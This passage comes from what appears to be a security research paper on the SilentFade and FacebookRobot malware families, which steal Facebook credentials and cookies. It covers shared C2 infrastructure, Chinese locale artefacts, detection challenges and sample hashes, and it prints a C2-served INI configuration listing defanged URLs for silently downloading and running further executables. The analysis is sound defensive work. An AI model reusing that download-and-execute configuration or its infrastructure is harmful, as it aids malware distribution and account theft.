Over time, FacebookRobot appears to have combined feature sets [49] with NetSys to create the FITBot variant, which, like the May 2020 NetSys variant, uses the same AES encryption key and C2 server as FacebookRobot (seemorebty[.]com) but is authored in C++ using other SilentFade and StressPaint-like components (see Figure 31).




Figure 31: Use of same C2 server and AES encryption key in FacebookRobot and NetSys samples.

Other variants have included support for stealing credentials and cookies for *Instagram* [50] and *Amazon*. While SilentFade removed all *Twitter*-related code in October 2017, they brought it back in 2020 and it is active at the time of writing this paper.

Many samples in this ecosystem use UPX or MPRESS packers, often use hard-coded Chinese locales in web requests, Chinese code pages in PE resources, or text within the code directly.

```
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
push    offset aChs     ; "CHS"
push    LC_ALL          ; int
call    _setlocale
```

Figure 32: Use of Simplified Chinese locale set in some samples.

The server-side code residing at the C2 servers is usually PHP-based and written using web frameworks, such as ThinkPHP [51] and Phalcon [52], which appear to be popular among developers in China.

Some variants have the ability to download additional payloads from their C2 servers. However, the C2 simply provides URLs to the payloads, which are typically hosted on compromised domains or legitimate cloud hosting providers such as *Amazon S3* or *BitBucket*.

An example response of an INI file downloaded from a C2 server [53] looks like this:

```
[cfg]
ct=9

u0=http://login[.]installhyper.com/installer/download/74.exe
p0=/4004*
s0=
r0=
ar0=
eb0=0

u1=http://mainwhile[.]com/MacroSol-5.exe
p1=
s1=
r1=HKEY_LOCAL_MACHINE\Software\Macrosol
ar1=
eb1=0

u2=http://mainwhile[.]com/cathcyvl.exe
p2=
s2=
r2=
ar2=
eb2=0

u3=https://prozipper[.]s3p[.]eu-central-1[.]amazonaws[.]com/pro-zipper.exe
p3=/S /UID=4100
s3=
r3=HKEY_CURRENT_USER\Software\ProZipper
ar3=
eb3=0

u4=http://52d043de7c7accd8[.]com/y2.exe
p4=user2
s4=
r4=HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\a0b923820dcc509a
ar4=
eb4=0

u5=http://dreamtrips[.]cheap/dreamtrips.exe
p5=/silent
s5=
r5=
ar5=vvp
eb5=0

u6=http://jogaae[.]jfoaigh[.]com/uue/juppp.exe
p6=
```

```
s6=
r6=HKEY_CURRENT_USER\Software\iwqggaa\data\times
ar6=
eb6=0

u7=http://boostpcnow[.]xyz/Pcbooster.exe
p7=
s7=
r7=
ar7=
eb7=0

u8=hxxp://45[.]80.184[.]171/download_for_ryan0526/setup.exe
p8=
s8=
r8=HKEY_LOCAL_MACHINE\SYSTEM\Software\{ACD56D41-3082-4026-8E5E-1FA855222CF7}
ar8=
eb8=0

u9=hxxps://bitbucket[.]org/drbeast/khert/downloads/pub35.exe
p9=
s9=
e9=HKEY_LOCAL_MACHINE\SOFTWARE\Marg
ar9=
eb9=0
```

THE ROAD AHEAD

The Internet's ability to instantly connect people across the globe and provide a wealth of information in a matter of seconds makes it undeniably one of the greatest accomplishments of the human race. A part of what makes the web great is the fact that it is based on open standards and protocols that decouple application functionality between the client and a server via a network. An unfortunate consequence of this property is that a correctly crafted web request by malware is indistinguishable from a legitimate request from a real user.

Malware-driven account compromise is challenging for any web-based platform to detect, especially when the malware executes on a previously known clean device, using legitimate session tokens from a previously known clean IP address. In addition, while technologies such as multi-factor authentication provide an additional layer of security (especially against phishing and credential stuffing attacks), malware compromise leads to most users being unaware that session theft bypassed all multi-factor controls, giving them a false sense of security. It is no surprise that malware is shifting away from credential theft to cookie theft for this very reason.

Web platforms rarely have any footprint on endpoint devices, requiring us to rely purely on network requests for signs of malicious activity. Anti-malware (AV) products help greatly in limiting the growth of prevalent malware but in many cases detect samples after they have already executed on the users' machine. At that point, account credentials may have already been stolen and the user may not recognize that their accounts are vulnerable even though malware has been removed from their device.

In other instances when AV fails, the web-based platform may be aware of an infection but has no ability to remove malware on the users' devices, forcing the platform to kill logged-in sessions as soon as malware is detected. This has happened on occasion with SilentFade infections where *Facebook* routinely killed sessions for infected users, leaving the user to wonder why they are unable to use any of our services.

Further complicating things, attackers often choose to host malicious payloads on legitimate web services such as *Dropbox*, *Google Drive*, *Amazon S3*, *GitHub*, *BitBucket*, etc. Each web service only sees a part of the puzzle and deals with it as a singular problem unconnected with a wider system of abuse.

Due to these reasons, it is difficult for web-based platforms to reliably measure, detect, and attribute known abuse on the platform to malware, let alone to a specific malware family. SilentFade was a special case where the use of the page block exploit allowed us to gain insights into the campaign and accurately measure the impact of compromised accounts.

There is a growing need for closer and meaningful partnerships between the anti-malware industry and platform integrity teams within major web services as well as amongst each other to be able to fight abuse at scale. In an ideal hypothetical example, an AV product could provide infection information through an API or by including a browser cookie to inform a web service that an account could be compromised and needs their sessions to be invalidated.

Ad fraud touches every platform. Every major web service experiences similar challenges arising from the use of compromised accounts to run malicious and cloaked ads. For example, the keto diet pill ads are being run on many web platforms, something *Facebook* has put efforts into detecting and fixing for several years [54].

We anticipate more platform-specific malware to appear for platforms serving large and growing audiences, as the evolving ecosystem targeting *Facebook* demonstrates. Only through user education and strong partnerships across the security industry will we measure the scale of malicious campaigns and effectively respond to them. With more cross-company security teams collaborating on integrity problems and broadly sharing infection indicators, we are optimistic about the future and hopeful for progress strengthening the fight against cybercrime at scale.

ACKNOWLEDGEMENTS

We thank and appreciate the cooperation of *Radware*, *Bitdefender*, *Atlassian/BitBucket* and *Google/VirusTotal* for providing samples and information related to the malware families mentioned in this paper. We would especially like to thank the team at *Virus Bulletin* for their cooperation during the paper submission process.

REFERENCES

[1] Emotet hijacks email conversations. https://www.zdnet.com/article/emotet-hijacks-email-conversation-threads-to-insert-links-to-malware/.

[2] Malware spreading via Facebook Chat. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malware-spreads-facebook-tag-scam/.

[3] WannaCry's use of EternalBlue exploit. https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html.

[4] Sodin/REvil's use of exploits. https://securelist.com/sodin-ransomware/91473/.

[5] The rise of social media. https://ourworldindata.org/rise-of-social-media.

[6] Koobface. https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the-real-face-of-koobface.pdf.

[7] Bredolab. https://www.zdnet.com/article/facebook-password-reset-spam-is-bredolab-botnet-attack/.

[8] Dorkbot. https://blog.trendmicro.com/trendlabs-security-intelligence/backdoor-leads-to-facebook-and-multi-protocol-instant-messaging-worm/.

[9] BePush. https://securelist.com/facebook-malware-tag-me-if-you-can/75237/.

[10] FaceLiker. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-labs-faceliker-surge-manipulates-facebook-likes-promote-news-content/.

[11] Fake Engagement. https://about.fb.com/news/2019/04/preventing-inauthentic-behavior-on-instagram/.

[12] Qakbot. https://www.virusbulletin.com/virusbulletin/2017/06/vb2016-paper-diving-pinkslipbots-latest-campaign/.

[13] Facebook taking action against Ad Fraud. https://about.fb.com/news/2019/12/taking-action-against-ad-fraud/

[14] SilentFade sample with Page Block Exploit and Notification Disabling features. ebe27cb3f181c7c5ff9d824fdcce38985e76d21e0d47ec6c18ce09b6468bc676.

[15] SilentFade as a 32-bit hijacked winhttp.dll DLL. c44298540b45cd35d641fea76c7512f8e859967f9ef9a3c5df42477e8b6c7bda.

[16] SilentFade as a 64-bit hijacked winhttp.dll DLL. 49f8b94646e77913083e1a126992de93f486bfbb29a1cdefe3cc16af47db0d37.

[17] SilentFade as a 32-bit hijacked winmm.dll DLL. 3fcfcf82bdc3886889d67168797bbb0f740b337508f64cd5c2d00027c3d53430.

[18] SilentFade as a 64-bit hijacked winmm.dll DLL. 3f90a33f03b42e0cb27726ff6d4416232617d7d8e1ea4206cffa4905cb3a8321.

[19] Facebook Graph API. https://developers.facebook.com/docs/graph-api/.

[20] Sample with DirectX-based Virtual Machine detection. 3e9319bafc79ac8118020f10bc3ee52251d11e5c477ae9064cdec19c36884118.

[21] Facebook App Development. https://developers.facebook.com/docs/apps.

[22] Facebook Graph API Explorer. https://developers.facebook.com/tools/explorer/.

[23] Facebook Ads Manager. https://wwww.facebook.com/adsmanager.

[24] Facebook Account Notification Settings. https://www.facebook.com/settings?tab=notifications.

[25] Facebook Login Alerts information. https://www.facebook.com/help/162968940433354?faq=17314.

[26] Facebook Login Alerts Page. https://www.facebook.com/FacebookLoginAlerts/.

[27] Facebook for Business Page. https://www.facebook.com/facebookbusiness/.

[28] Open Graph Markups. https://developers.facebook.com/docs/sharing/webmasters#basic.

[29] Facebook Sharing Debugger. https://developers.facebook.com/tools/debug/.

[30] JavaScript History API. https://developer.mozilla.org/en-US/docs/Web/API/History_API.

[31] popstate redirect to another page. hxxps://mobilecenters[.]mobi/land/other15464/initial.php fb45e498fa92a1991e95e452a2ea2718c28b5e5936fc93df7b3318c3f62f741d.

[32] PopState redirect. hxxps://latest-celebnews[.]com/dietapp/etshark.html 65865d98ad944811c60bd474515518349871ba33f795b9968879839ed5473fc2.

[33] Popstate direct. hxxps://dt.kimovl[.]com/weightloss/AN/FreshPrimeKeto/1/index.html e19a53b3f594e613c74d274c266ad261e398d6ca7a09f5e524c17d562b5ad5af.

[34] First known SilentFade sample from April 29 2016. 48579082c002245de8ea539224c3965256a55716b04b06775cb2dbcf70c7e094

[35] restclient-cpp library. https://github.com/mrtazz/restclient-cpp.

[36] GitHub account containing library code used by SilentFade. https://www.github.com/hpsocket.

[37] SilentFade sample with “Justin” username seen in the PDB path. 068d348661a81a80f28ddf0b8fc94fd1a08065797007a792dd24d2bd0241a705.

[38] SilentFade sample with “LowBoy” username seen in the PDB path. d0b7893b310b9067fc1bbfcaa38bf7e2eb4d5ace555433ee1dddc7cfe424cff0.

[39] SilentFade service sample containing code from hpsocket’s GitHub repositories. 783648266c38810bdbc42344160b7ca21955e03d65d10570167f959d4d6d3ce6.

[40] SilentFade samples after “page block” bug fixed, all exploit and notification disabling code removed and string obfuscation added. f1104daf365a90796cd1338f5557b26fe3c97a44999ffc992ce968b3da53c493.

[41] Initial SilentFade C2 server. hxxp://payinstall[.]org.

[42] First known SilentFade sample in April 2017 with Facebook and Twitter-specific credential theft. e554afb9fa20e6e4694d5759af53cf2dde3d6d252bea4d7156e020567529ba34.

[43] StressPaint. https://blog.radware.com/security/2018/04/stresspaint-malware-campaign-targeting-facebook-credentials/.

[44] StressPaint sample. 7c01143c91695336f53c96ed672c13fc16c9a4ad009567a4d73501b3c448db09.

[45] DiskScan sample. dd6d22492b3744f7c4df90ffe65ec94bf2ea7fd3142263e12d0f7915d16f6aae.

[46] Scranos. https://labs.bitdefender.com/2019/04/inside-scranos-a-cross-platform-rootkit-enabled-spyware-operation/.

[47] Scranos Facebook VB6 component. 3c71402096261df2e02a1e739aaa7a09279a003902d549954e32c99346286c6f.

[48] First known FacebookRobot sample. e79e10a913df840c646b147c246cf0b5b852dc8e42e6e449bfb040fa4c7c92cd.

[49] FacebookRobot + NetSys. 095510493adb36ec81c97f8939d56d4338d680515c63b5016acd5e56a7937611.

[50] Sample with Instagram credential theft. 70576eb8cd35093b1ef56da7fb39bf88f32c57f410484d613b5028cecbb1b0df.

[51] ThinkPHP Framework. https://github.com/top-think/framework.

[52] Phalcon Framework. https://github.com/phalcon/cphalcon.[

[53] C&C URL used to download additional payloads. hxxp://103[.]91[.]210[.]187/inb.txt.

[54] CNN Article, 2017. Facebook’s coming for shady advertisers shilling diet pills. https://money.cnn.com/2017/08/09/technology/business/facebook-cloaking-ads/index.html.